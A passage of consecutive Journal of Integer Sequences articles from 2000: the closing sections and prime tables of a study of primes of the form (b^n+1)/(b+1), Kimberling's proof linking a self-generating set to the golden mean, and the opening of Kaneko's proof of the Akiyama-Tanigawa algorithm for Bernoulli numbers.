for bases up to 200 and large values of n.

2. Prime Search

For certain values of n in (1) the denominator cannot divide the numerator and are thus excluded from this study, and Q has algebraic factors for certain other values of b, n so that it cannot be prime. The algebraic factors of $b^n + 1$ can be determined using the theory of cyclotomic polynomials [4], but virtually all the important results can be obtained by simple long division. Trying long division, it is easy to see that the denominator cannot divide the numerator when n is even, and always divides it when n is odd. Also, if n is odd and composite then $b^k + 1$ will divide $b^n + 1$ when k divides n so that Q cannot be prime. Thus Q can be prime only if n is an odd prime.

For certain special forms of b, Q has algebraic factors for all n. If $b = c^t$ is a perfect power where t is greater than 2 and not a power of 2 then Q has algebraic factors and is almost always composite. There are rare cases when Q may be prime for small n but again $Q(b, n)$ can only be prime when n is prime.

It is well known that all factors of $b^n + 1$ with n an odd prime must be primes of the form $p = 2kn + 1$. We divided each $Q(b, n)$ by all primes of this form with $k < 100,000$, finding a small factor about half the time. Each remaining Q was subjected to a Fermat test

$$a^{Q-1} = 1 \pmod{Q}$$

for some $a \neq b$. If the congruence failed, then Q was composite. If it held then we tried the test again with a different a. If both tests succeeded, Q was declared a probable prime (or *prp*).

About a day was devoted to each value of b using computers with a frequency of about 500 MegaHertz. Almost all the prp searching was done by the second author.

3. Prime Proving

Small prp's up to 12 digits were proved prime by simple division. For prp's up to about 800 digits the prime proving program, APRT-CLE of UBASIC was used [5]. This program has an upper test limit of about 830 digits.

For prp's greater than 800 digits and up to 1200 digits we used the VFYPR program of Tony Forbes, which is an extended version of the UBASIC program, that can test prp's up to 1600 digits and is about twice as fast as UBASIC [7]. For a Pentium/500 it takes about 40 hours to test a 1200-digit prp and the test time increases as about the 4th power of the number of digits. The test limit of 1200 digits was arbitrarily chosen because of computer time availability.

One other prime-proving method was used in a few cases. The BLS method is based on being able to factor $Q - 1$ so that the factored part exceeds $\sqrt[3]{Q}$ [3]. Since

$$\frac{b^n + 1}{b + 1} - 1 = \frac{b(b^{n-1} - 1)}{b + 1}$$

the BLS method in this case can sometimes use the extensive results of previous factorizations for the Cunningham project and other projects to reduce prime proving times from hours to seconds.

The results are shown in the accompanying tables. An asterisk indicates a probable prime. [Numbers in square brackets give the appropriate sequence numbers in the On-Line Encyclopedia of Integer Sequences.]

References

1. R. P. Brent, H. J. J. te Riele, *Factorizations of* $a^n \pm 1$, $13 \leq a < 100$, CWI Report NM-R9212, June 1992.
2. R. P. Brent, P. L. Montgomery, H. J. J. te Riele, *Update 1 to: Factorizations of* $a^n \pm 1$, $13 \leq a < 100$, CWI Report NM-R9419, September 1994.
3. J. Brillhart, D. H. Lehmer, J. I. Selfridge, *New primality criteria and factorizations of* $2^m \pm 1$, Math. Comp. **29** (1975), 620-647.
4. J. Brillhart, D. H. Lehmer, J. I. Selfridge, B. Tuckerman, and S. S. Wagstaff, Jr., *Factorization of* $b^n \pm 1$, $b = 2, 3, 5, 7, 10, 11, 12$ *up to high powers*, Amer. Math. Soc., Providence, RI, 1988
5. H. Cohen, A. K. Lenstra, *Implementation of a new primality test*, Math. Comp. **48** (1987), 103-121.
6. H. Dubner, *Generalized repunit primes*, Math. Comp. **61** (Oct 1993), 927-930.
7. T. Forbes (tonyforbes@ltkz.demon.co.uk), personal communication concerning VFYPR prime proving program.

TABLE 1. Primes of form $Q(b,n) = (b^n+1)/(b+1)$

b	n for which Q is prime or prp(*)	max n tested
2	3 5 7 11 13 17 19 23 31 43 61 79 101 127 167 191 199 313 347 701 1709 2617 3539 5807* 10501* 10691* 11279* 12391* 14479* [A978]	32000
3	3 5 7 13 23 43 281 359 487 577 1579 1663 1741 3191 9209* 11257* 12743* 13093* 17027* [A7658]	25000
4	3 Algebraic	
5	5 67 101 103 229 347 4013* [A57171]	20000
6	3 11 31 43 47 59 107 811 2819* 4817* 9601* [A57172]	20000
7	3 17 23 29 47 61 1619* 18251* [A57173]	20000
8	Algebraic	
9	3 59 223 547 773 1009 1823* 3803* [A57175]	20000
10	5 7 19 31 53 67 293 641 2137* 3011* [A57176]	20000
11	5 7 179 229 439 557 6113* [A57177]	10000
12	5 11 109 193 1483* [A57178]	10000
13	3 11 17 19 919 1151 2791* 9323* [A57179]	10000
14	7 53 503 1229 [A57180]	10000
15	3 7 29 1091* 2423* [A57181]	10000
16	3 5 7 23 37 89 149 173 251 307 317 [A57182]	10000
17	7 17 23 47 967 6653* 8297* [A57183]	10000
18	3 7 23 73 733 941 1097 1933* 4651* [A57184]	10000
19	17 37 157 163 631 7351* [A57185]	10000
20	5 79 89 709 797 1163* 6971* [A57186]	10000
21	3 5 7 13 37 347 [A57187]	10000
22	3 5 13 43 79 101 107 227 353 7393* [A57188]	10000
23	11 13 67 109 331 587 [A57189]	10000
24	7 11 19 2207* 2477* 4951* [A57190]	10000
25	3 7 23 29 59 1249* 1709* 1823* 1931* 3433* 8863* [A57191]	10000
26	11 109 227 277 347 857 2297* 9043*	10000
27	Algebraic	
28	3 19 373 419 491 1031*	10000
29	7	10000
30	139 173 547 829 2087* 2719* 3109*	10000
31	109 461 1061*	10000
32	Algebraic	
33	5 67 157	10000
34	3	10000
35	11 13 79 127 503 617 709 857 1499* 3823*	10000
36	31 191 257 367 3061*	10000
37	5 7 2707*	10000
38	5 167 1063* 1597* 2749* 3373*	8000
39	3 13 149	8000
40	53 67 1217* 5867* 6143*	8000
41	17 691	8000
42	3 709 1637*	8000
43	5 7 19 251 277 383 503 3019* 4517*	8000
44	7	8000
45	103 157	8000
46	7 23 59 71 107 223 331 2207* 6841*	8000
47	5 19 23 79 1783* 7681*	8000
48	5 17 131	8000
49	7 19 37 83 1481*	8000
50	1153*	8000

TABLE 2. Primes of form $Q(b,n) = (b^n+1)/(b+1)$ - continued

b	n for which Q is prime or prp(*)	max n tested
51	3 149 3253*	6000
52	7 163 197 223 467 5281*	6000
53		6000
54	7 19 67 197 991*	6000
55	3 5 179 229 1129* 1321* 2251*	6000
56	37 107 1063* 4019*	6000
57	53 227	6000
58	3 17 1447*	6000
59	17 43 991*	6000
60	3 937* 1667* 3917*	6000
61	7 41 359	6000
62	11 29 167 313	6000
63	3 37 41 2131* 4027*	6000
64	Algebraic	
65	19 31	6000
66	7 17 211 643	6000
67	3 2347* 2909* 3203*	6000
68	757* 773*	6000
69	11 211 239 389 503 4649*	6000
70	3 61 97	6000
71	5 37 5351*	6000
72	3 7 79 277 3119*	6000
73	7	6000
74	13 31 37 109	6000
75	5 83	6000
76	3 5 191 269	6000
77	37 317	6000
78	3 7 31 661* 4217*	6000
79	3 107 457 491 2011*	6000
80	5 13 227 439	6000
81	3 5 701* 829* 1031* 1033*	6000
82	293 1279*	6000
83	19 31 37 43 421 547 3037*	6000
84	7 13 139 359 971* 1087* 3527*	6000
85	167 3533*	6000
86	7 17 397	6000
87	7 467	6000
88	709* 1373*	6000
89	13 59 137 1103* 4423*	6000
90	3 47	6000
91	3 11 43 397	6000
92	37 59 113	6000
93	89 571 601 3877*	6000
94	71 307 613 1787* 3793*	6000
95	43	6000
96	37 103 131 263	6000
97		6000
98	19 101	6000
99	7 37 41 71	6000
100	3 293 461	6000

TABLE 3. Primes of form $Q(b,n) = (b^n+1)/(b+1)$ - continued

b	n for which Q is prime or prp(*)	max n tested
101	7 229	6000
102	3	6000
103		6000
104	673* 839* 1031*	6000
105	11 149 1187* 1627*	6000
106	3 7 19 23 31 3989*	6000
107	103 983*	6000
108	13 223	6000
109	59 79 811*	6000
110	23 101	6000
111	3 5 23 53 383 2039*	6000
112	3	6000
113		6000
114	7 13 1801*	6000
115	7 31 293	6000
116	113 1481* 2089*	6000
117	271	6000
118	3 23 109 2357*	6000
119	29 53 797*	6000
120	3 31 43 263 4919*	6000
121	5 13 97 1499*	6000
122	293 3877*	6000
123	29 739*	6000
124		6000
125	Algebraic	
126	5 13 47 163 239 4523*	6000
127	317 1061*	6000
128	7 Algebraic	
129	17 227 1753*	6000
130	467	6000
131	5 101 3389* 3581*	6000
132	3 101 157 1303*	6000
133	5 7 17 59 79 157	6000
134	13 1171*	6000
135	5 7 2671*	6000
136	5 7 23 59 199 2053*	6000
137	101 241 353 1999*	6000
138	103 577*	6000
139	3 17 47 2683* 2719*	6000
140	59	6000
141	5 1471*	6000
142	3	6000
143	7 17 19 47 103 4423*	6000
144	3 23 41 317 3371*	6000
145	7 23 281	6000
146	17 1439*	6000
147	11 151	6000
148	3 7 31 43 163 317 1933* 5669*	6000
149	17 769*	6000
150		6000

TABLE 4. Primes of form $Q(b,n) = (b^n + 1)/(b + 1)$ - continued

b	n for which Q is prime or prp(*)	max n tested
151	3 367 3203*	6000
152	13 19	6000
153	13 1063* 5749*	6000
154	3 29 263 601* 619* 809* 1217* 2267*	6000
155	5	6000
156	3 1301*	6000
157	5 157 809* 1861* 2203*	6000
158	5 769* 5023*	6000
159	283 449 1949*	6000
160	11 37 1907*	6000
161	31 331 1483*	6000
162	3 1823*	6000
163	3 11 31 661* 1999* 4079*	6000
164	7 103 541 1109*	6000
165	3 5 383	6000
166	17 5437*	6000
167	17 59 1301* 3167*	6000
168	3 31 1741* 2099*	6000
169	3 7 109	6000
170	7	6000
171	13 149 257 4967*	6000
172	37 283 647* 4483* 5417*	6000
173	7 59 569* 2647*	6000
174	3 3191*	6000
175		6000
176	5 31 269 479 599* 809* 1307*	6000
177	3 5 19 419	6000
178	61 167 227	6000
179	827* 5011*	6000
180	5 13	6000
181	449 2687* 4877*	6000
182	1487*	6000
183	11	6000
184	19 79 149	6000
185	11	6000
186		6000
187		6000
188		6000
189	3 31 71	6000
190	3 19 1153*	6000
191	479 1163*	6000
192	109 197 587 727* 1997* 2441*	6000
193	3 11 67 3253*	6000
194	19 31	6000
195	3 13 19 43 89 1087* 1949* 2939*	6000
196	43 1049* 5441*	6000
197	31 37 101 163	6000
198	37 151 937*	6000
199	313 2579* 5387*	6000
200	7 277	6000

(Concerned with sequences A000978, A007658 A057171 A057172 A057173 A057175 A057176 A057177 A057178 A057179 A057180 A057181 A057182 A057183 A057184 A057185 A057186 A057187 A057188 A057189 A057190 and A057191.)

Received Sept. 10, 2000; published in Journal of Integer Sequences Nov. 28, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.8

A Self-Generating Set and the Golden Mean

Clark Kimberling
University of Evansville
1800 Lincoln Avenue
Evansville, IN 47722

Email address: ck6@evansville.edu

Abstract: Let *S* be the set of positive integers determined by these rules:

1 is an element of *S*, and
if *x* is an element of *S*, then 2*x* and 4*x* - 1 are elements of *S*.

Let *s* be the sequence of elements of *S* arranged in increasing order. The even terms of *s* occupy ranks-past-1 given by the sequence

r = (1,3,4,6,8,9,11,12,14,16,...).

The same sequence gives the ranks of 0 's in the infinite Fibonacci word, 0100101001001010... . That is, *r*(*n*) = [*n***tau*], where *tau* = (1 + sqrt(5))/2.

Introduction

Let *S* be the "self-generating set" of positive integers determined by these rules:

1 is an element of *S*, and
if *x* is an element of *S*, then 2*x* and 4*x*-1 are elements of *S*.

We ask: how are the even numbers in *S* distributed among the odds? The question suggests arranging the elements of *S* in increasing order, which gives the sequence

(1) $s = (1,2,3,4,6,7,8,11,12,14,15,16,22,23,24,27,28,30,31,32,43,...)$.

In *s*, the evens, (2,4,6,8,12,...) and odds-past-1, (3,7,11,15,23,...), occupy positions of considerable interest. Numbering these positions *to the right of the initial* 1 yields ranks-past-1 sequences. Every positive integer lies in exactly one of these complementary sequences. In fact, these are the celebrated Beatty sequences known as the Wythoff sequences. The lower Wythoff sequence,

$r = (1,3,4,6,8,9,11,12,14,16, ...)$

is given by $r(n) = [n*tau]$, where *tau* is the golden mean, (1 + sqrt(5))/2. The complement of *r*,

$R = (2,5,7,10,13,15,18,20,23,26, ...)$,

called the upper Wythoff sequence, satisfies $R(n) = n + [n*tau]$.

We note here, but do not use in the sequel, the fact that *r* and *R* give the ranks of 0 's and 1 's in the infinite Fibonacci word, 0100101001001010... , defined from an initial 0 by repeatedly substituting 01 for 0 and 0 for 1.

The entry in [2] for the sequence *s*, A052499, was contributed by Henry Bottomley, who notes that $s(F(n + 3) - 1) = 2^n$, where $F(k)$ denotes the *k*th Fibonacci number, given by the initial values and recurrence relation

$F(0) = 0, F(1) = 1, F(n + 2) = F(n) + F(n + 1)$ for $n> = 0$.

For further information about the other sequences mentioned above see A000201 (the lower Wythoff sequence), A001950 (the upper Wythoff sequence) and A003849 (the infinite Fibonacci word) in [2].

Main Result

A birds-eye view of the proof is this: establish that *s* can be generated in a manner analogous to a way of generating the sequence *t* of positive integers together with the nonnegative integer multiples of *tau*, arranged in increasing order, and then show that the evens-past-1 in *s* occupy the same positions as the positive integers in *t*.

Lemma 1. The sequence *s* in (1) is determined by its initial values and induction. We have:

(i) $s(1) = 1, s(2) = 2, s(3) = 3, s(4) = 4, s(5) = 6, s(6) = 7$.

(ii) Suppose for arbitrary $n> = 3$, $m = 3,4,...,n$ and $i = F(m + 3) - 1$ that

(2) $s(i) = 2^m$,

(3) $(s(i + 1),s(i + 2),...,s(i + F(m) - 1))$

$= (2^m + s(F(m + 1)), 2^m + s(F(m + 1) + 1), ..., 2^m + s(F(m + 2) - 2))$,

(4) $(s(i + F(m)), s(i + F(m) + 1), ..., s(i + F(m + 2) - 1))$

$= (2^m + s(F(m + 2) - 1), 2^m + s(F(m + 2)), ..., 2^m + s(F(m + 3) - 2))$.

Then equations (2)-(4) hold for all positive integers $n <= 3$.

Proof: Equations (2)-(4) clearly hold for $n = 3$. It then suffices to prove that they hold when m is replaced by $m + 1$. First, we shall show that the number of elements x in S that satisfy

(5) $2^{m + 1} <= x <= 2^{m + 2} - 1$

is $F(m + 3)$. By the induction hypothesis, the number of elements v in S such that

(6) $2^m <= v <= 2^{m + 1} - 1$

is $F(m + 2)$, and the number of elements u in S such that

(7) $2^{m - 1} <= u <= 2^{m - 1}$

is $F(m + 1)$. Each x in S is necessarily $2v$ for some v as in (6), or else $4u - 1$ for some u as in (7), with one exception: $4*2^{m - 1} - 1$ is not an x satisfying (5); on the other hand, $4*(2^m - 1) - 1$ is an x in S satisfying (5), so that the number of x in S satisfying (5) is

(8) $F(m + 2) + (F(m + 1) - 1) + 1 = F(m + 3)$.

Write $m + 1$ for m in (3), obtaining $F(m + 1) - 1$ numbers

$2^{m + 1} + s(j)$, for $j = F(m + 2), ..., F(m + 3) - 2$.

If $s(j) = 2u$ for u in S, then $2^{m + 1} + s(j) = 2*(2^m + u)$, an element of S since $2^m + u$ is an element of S. If $s(j) = 4v - 1$ for v in S, then $2^{m + 1} + s(j) = 4*(2^{m - 1} + v) - 1$ is an element of S since $2^{m - 1} + v$ is an

element of *S*. Hence the numbers on the right-hand side of (3) are all in *S*.

Write $m + 1$ for m in (4), obtaining $F(m + 2)$ numbers

$$2^{m+1} + s(j), \text{ for } j = F(m + 3), ..., F(m + 4) - 2.$$

As just proved in connection with (3), all these numbers are in *S*.

Finally, $2^{m+1} = 2*2^m$, in *S*. To summarize, equation (8) counts the $F(m + 3)$ numbers in *S* that appear on the left-hand sides of (2)-(4), and the $F(m + 3)$ numbers on the right-hand sides of (2)-(4) have been proved to be in *S*. It is now noted that, by induction, these numbers on the right-hand sides are listed in increasing order, hence in the same order as those on the left-hand sides.

We turn now to a comparable development of the lower Wythoff sequence. Let $N = \{1,2,3,...\}$ and $T = N$ *UNION* $\{k*tau : k = 0,1,2,...\}$. Let *t* be the sequence of elements of *T* arranged in increasing order.

Lemma 2. The sequence *t* is determined by its initial values and induction. We have:

(i) $t(1) = 0$, $t(2) = 1$, $t(3) = tau$, $t(4) = 2$, $t(5) = 3$, $t(6) = 2*tau$.

(ii) Suppose for arbitrary $n>3$ and $m = 1,2,...,n$ and $i = F(m + 3) - 1$ that

(2') $t(i) = F(m + 2) - 1$,

(3') $(t(i + 1), t(i + 2), ..., t(i + F(m) - 1)) =$

$(w(F(m + 1)) + t(F(m + 1)), w(F(m + 1) + 1) + t(F(m + 1) + 1), ..., w(F(m + 2) - 2) + t(F(m + 2) - 2))$,

(4') $(t(i + F(m)), t(i + F(m) + 1), ..., t(i + F(m + 2) - 1)) =$

$(w(F(m + 2) - 1) + t(F(m + 2) - 1), w(F(m + 2)) + t(F(m + 2)), ..., w(F(m + 3) - 2) + t(F(m + 3) - 2))$,

where $w(j) = F(m + 1)$ if $t(j)$ is an integer, and $w(j) = tau*F(m)$ if $t(j) = k*tau$ for some integer *k*,

for $j = F(m + 1), ..., F(m + 3) - 2$. Then equations (2)-(4) hold for all positive integers $n>3$.

Proof: It is easy to check that equations (2')-(4') hold for $n = 3$. It suffices to prove that they hold when *m* is replaced by $m + 1$. Following the method of proof of Lemma 1, we shall show that the number of elements *x* in *T* that satisfy

(5') $F(m + 3) - 1 <= x <= F(m + 4) - 1$

is $F(m + 3)$. By induction hypothesis, the number of y in T such that

(6') $F(m + 2) - 1 <= y <= F(m + 3) - 1$

is $F(m + 2)$, and the number of y in T such that

(7') $F(m + 1) - 1 <= y <= F(m + 2) - 1$

is $F(m + 1)$. Therefore the number of x in T satisfying (5') is

$$F(m + 2) + F(m + 1) = F(m + 3).$$

We have $t(0) < t(1) < t(2) < t(3) < t(4) < t(5) < t(6) < t(7)$. Continuing inductively, we shall prove that the $F(m + 3)$ numbers as formulated on the right-hand sides of (2')-(4'), which are clearly in T, are in increasing order. Let $t(j) < t(j + 1)$ be neighboring terms as in (3') and (4') taken together; i.e., $F(m + 1) <= j <= F(m + 3) - 3$. We consider four cases:

Case i: $t(j)$ in N and $t(j + 1)$ in N. Here,

$$w(j) + t(j) = F(m + 1) + t(j) < F(m + 1) + t(j + 1) = w(j + 1) + t(j + 1).$$

Case ii: $t(j)$ in N and $t(j + 1) = k*tau$ for some k in N. If m is odd, then $w(j) = F(m + 1) < tau*F(m) = w(j + 1)$, so that

(9) $$w(j) + t(j) = F(m + 1) + t(j) < tau*F(m) + k*tau = w(j + 1) + t(j + 1).$$

If m is even, we must work harder: $F(m + 1)/F(m)$ is a convergent to tau, hence a best approximation (Lang [1], 1 - 11), which means that

(10) $F(m + 1) - tau*F(m) < k*tau - [k*tau]$ for $1 <= k <= F(m + 1) - 1$.

Hence, in particular, $F(m + 1) - tau*F(m) < t(j + 1) - t(j)$ since $t(j + 1) = k*tau$ for some k as in (10), and so (9) holds.

Case iii: $t(j) = k*tau$ for some k in N and $t(j + 1)$ in N. An argument analogous to that for case ii yields

$$w(j) + t(j) = tau*F(m) + k*tau < F(m + 1) + t(j + 1) <= w(j + 1) + t(j + 1).$$

Case iv: $t(j) = k*tau$ and $t(j + 1) = (k + 1)*tau$ for some k in N. This cannot happen, since

$$k*tau < [(k + 1)*tau] <= (k + 1)*tau.$$

Thus the numbers of the right-hand sides of (2')-(4') are identical to and listed in the same order as those on the left-hand sides.

THEOREM. The ranks-past-1 sequence for even terms of s is given by $r(n) = [n*tau]$.

Proof: Lemma 1 establishes that the numbers on the right-hand sides of (2)-(4) are, in the same order,

$$s(i), s(i + 1), ..., s(i + F(m + 2) - 1),$$

where $i = F(m + 3) - 1$, for $m = 3,4,...$, and $s(i) = 2^m$. Since $s(i + F(m + 2) - 1) = 2^{m + 1} - 1$, we have

$$s(i + F(m + 2) - 1) < s(F(m + 4) - 1) < 2^{m + 1}.$$

Therefore the numbers on the right-hand sides of (2)-(4), together with the six initial values, account for the whole sequence, inductively.

Let $rho(n)$ be the rank in s, after the initial 1, of the nth even term. The six initial terms (1,2,3,4,6,7) yield $rho(1) = 1$, $rho(2) = 3$, $rho(3) = 4$, in agreement with $r(1) = 1$, $r(2) = 3$, $r(3) = 4$ as the ranks-past-0 of integers in $t = (0, 1, tau, 2, 3, 2*tau, ...)$.

In order to prove that $rho(n) = r(n)$ for all $n >= 3$, we refer again to the inductive definitions (2)-(4) and (2')-(4'). Let

$$s(j(1)), s(j(2)), ..., s(j(q)), \quad (j(1) < j(2) < ... < j(q))$$

represent the evens satisfying (2)-(4). Then the evens satisfying (5) are

$$(11) \quad 2^m + s(j(1)), 2^m + s(j(2)), ..., 2^m + s(j(q)),$$

and these have ranks determined by the subscripts on the left-hand sides of (2)-(4). Assume as an induction hypothesis that

$$t(j(1)), t(j(2)), ..., t(j(q))$$

are the integers satisfying (2')-(4'). Then the integers satisfying (5') are

$F(m + 1) + t(j(1)), F(m + 1) + t(j(2)), ..., F(m + 1) + t(j(q))$.

They have ranks determined by the subscripts on the left-hand sides of (2')-(4'). Since these subscripts exactly match those of (11), we have *rho* = *r*.

The predecessors-past-0 of the *n*th integer in *t* are the integers 1,2,...,*n* together with the [*n/tau*] irrationals *tau*, 2**tau*, ..., [*n/tau*]**tau* so that *rho*(*n*) = *n* + [*n/tau*] = [*n***tau*]. Since *r* = *rho*, we conclude that *r*(*n*) = [*n***tau*] for *n* = 1,2,3, ...

References

[1] Lang, Serge. *Introduction to Diophantine Approximations*, Addison-Wesley, 1966.

[2] Sloane, N. J. A. *On-line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/~njas/sequences/.

(Concerned with sequences A000045, A000201, A001950, A003849, A052499.)

Received Oct. 4, 2000; published in Journal of Integer Sequences Dec. 5, 2000.

Return to Journal of Integer Sequences home page

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.9

The Akiyama-Tanigawa algorithm for Bernoulli numbers

Masanobu Kaneko
Graduate School of Mathematics
Kyushu University
Fukuoka 812-8581, Japan

Email address: mkaneko@math.kyushu-u.ac.jp

Abstract: A direct proof is given for Akiyama and Tanigawa's algorithm for computing Bernoulli numbers. The proof uses a closed formula for Bernoulli numbers expressed in terms of Stirling numbers. The outcome of the same algorithm with different initial values is also briefly discussed.

Full version: pdf, ps dvi, latex

(The Bernoulli numbers are A027641/A027642. The table in Figure 1 yields sequences A051714/A051715. Other sequences which mention this paper are A000367, A002445, A026741, A045896, A051712, A051713, A051716, A051717, A051718, A051719, A051720, A051721, A051722, A051723.)

Received August 7, 2000; published in Journal of Integer Sequences Dec. 12, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.9

The Akiyama-Tanigawa algorithm for Bernoulli numbers

Masanobu Kaneko
Graduate School of Mathematics
Kyushu University
Fukuoka 812-8581, Japan
Email address: mkaneko@math.kyushu-u.ac.jp

Abstract

A direct proof is given for Akiyama and Tanigawa's algorithm for computing Bernoulli numbers. The proof uses a closed formula for Bernoulli numbers expressed in terms of Stirling numbers. The outcome of the same algorithm with different initial values is also briefly discussed.

1 The Algorithm

In their study of values at non-positive integer arguments of multiple zeta functions, S. Akiyama and Y. Tanigawa [1] found as a special case an amusing algorithm for computing Bernoulli numbers in a manner similar to "Pascal's triangle" for binomial coefficients.

Their algorithm reads as follows: Start with the 0-th row $1, \frac{1}{2}, \frac{1}{3}, \frac{1}{4}, \frac{1}{5}, \dots$ and define the first row by $1\cdot(1-\frac{1}{2}), 2\cdot(\frac{1}{2}-\frac{1}{3}), 3\cdot(\frac{1}{3}-\frac{1}{4}), \dots$ which produces the sequence $\frac{1}{2}, \frac{1}{3}, \frac{1}{4}, \dots$. Then define the next row by $1\cdot(\frac{1}{2}-\frac{1}{3}), 2\cdot(\frac{1}{3}-\frac{1}{4}), 3\cdot(\frac{1}{4}-\frac{1}{5}), \dots$, thus giving $\frac{1}{6}, \frac{1}{6}, \frac{3}{20}, \dots$ as the second row. In general, denoting the m-th ($m = 0, 1, 2, \dots$) number in the n-th ($n = 0, 1, 2, \dots$) row by $a_{n,m}$, the m-th number in the $(n+1)$-st row $a_{n+1,m}$ is determined recursively by

$$a_{n+1,m} = (m+1)\cdot(a_{n,m} - a_{n,m+1}).$$

Then the claim is that the 0-th component $a_{n,0}$ of each row (the "leading diagonal") is just the n-th Bernoulli numbers B_n, where

$$\sum_{n=0}^{\infty} B_n \frac{x^n}{n!} = \frac{xe^x}{e^x - 1} \left(= \frac{x}{e^x - 1} + x \right).$$

Note that we are using the definition of the Bernoulli numbers in which $B_1 = \frac{1}{2}$. This is the definition used by Bernoulli (and independently Seki, published one year prior to Bernoulli). Incidentally, this is more appropriate for the Euler formula $\zeta(1-k) = -B_k/k$ $(k = 1, 2, 3, \dots)$ for the values of the Riemann zeta function.




Figure 1: Akiyama-Tanigawa triangle

2 Proof

The proof is based on the following identity for Bernoulli numbers, a variant of which goes as far back as Kronecker (see [4]). Here we denote by $\left\{ {n \atop m} \right\}$ the Stirling number of the second kind:

$$x^n = \sum_{m=0}^{n} \left\{ {n \atop m} \right\} x^{\underline{m}},$$

where $x^{\underline{m}} = x(x-1)\cdots(x-m+1)$ for $m \geq 1$ and $x^{\underline{0}} = 1$. (We use Knuth's notation [7]. For the Stirling number identities that we shall need, the reader is referred for example to [5].)

Theorem 1

$$B_n = \sum_{m=0}^{n} \frac{(-1)^m m! \left\{ {n+1 \atop m+1} \right\}}{m+1}, \qquad \forall n \geq 0.$$

We shall give later a proof of this identity for the sake of completeness. Once we have this, the next proposition ensures the validity of our algorithm.

Proposition 2 *Given an initial sequence $a_{0,m}$ $(m = 0, 1, 2, \dots)$, define the sequences $a_{n,m}$ $(n \geq 1)$ recursively by*

$$a_{n,m} = (m+1) \cdot (a_{n-1,m} - a_{n-1,m+1}) \quad (n \geq 1, m \geq 0). \tag{1}$$

Then

$$a_{n,0} = \sum_{m=0}^{n} (-1)^m m! \left\{ {n+1 \atop m+1} \right\} a_{0,m}. \tag{2}$$

Proof. Put

$$g_n(t) = \sum_{m=0}^{\infty} a_{n,m} t^m.$$

By the recursion (1) we have for $n \geq 1$

$$\begin{aligned}
g_n(t) &= \sum_{m=0}^{\infty} (m+1)(a_{n-1,m} - a_{n-1,m+1}) t^m \\
&= \frac{d}{dt}\Big(\sum_{m=0}^{\infty} a_{n-1,m} t^{m+1}\Big) - \frac{d}{dt}\Big(\sum_{m=0}^{\infty} a_{n-1,m+1} t^{m+1}\Big) \\
&= \frac{d}{dt}(t g_{n-1}(t)) - \frac{d}{dt}(g_{n-1}(t) - a_{n-1,0}) \\
&= g_{n-1}(t) + (t-1)\frac{d}{dt}(g_{n-1}(t)) \\
&= \frac{d}{dt}((t-1) g_{n-1}(t)).
\end{aligned}$$

Hence, by putting $(t-1)g_n(t) = h_n(t)$ we obtain

$$h_n(t) = (t-1)\frac{d}{dt}(h_{n-1}(t)) \quad (n \geq 1),$$

and thus

$$h_n(t) = \left((t-1)\frac{d}{dt}\right)^n (h_0(t)).$$

Applying the formula (*cf.* [5, Ch. 6.7 Exer. 13])

$$\left(x\frac{d}{dx}\right)^n = \sum_{m=0}^{n} \left\{ n \atop m \right\} x^m \left(\frac{d}{dx}\right)^m$$

for $x = t-1$, we have

$$h_n(t) = \sum_{m=0}^{n} \left\{ n \atop m \right\} (t-1)^m \left(\frac{d}{dt}\right)^m h_0(t).$$

Putting $t = 0$ we obtain

$$\begin{aligned}
-a_{n,0} &= \sum_{m=0}^{n} \left\{ n \atop m \right\} (-1)^m m!(a_{0,m-1} - a_{0,m}) \\
&= \sum_{m=0}^{n-1} \left\{ n \atop m+1 \right\} (-1)^{m+1}(m+1)!a_{0,m} - \sum_{m=0}^{n} \left\{ n \atop m \right\} (-1)^m m! a_{0,m} \\
&= -\sum_{m=0}^{n} (-1)^m m! a_{0,m} \left((m+1)\left\{ n \atop m+1 \right\} + \left\{ n \atop m \right\} \right) \\
&= -\sum_{m=0}^{n} (-1)^m m! \left\{ n+1 \atop m+1 \right\} a_{0,m}.
\end{aligned}$$

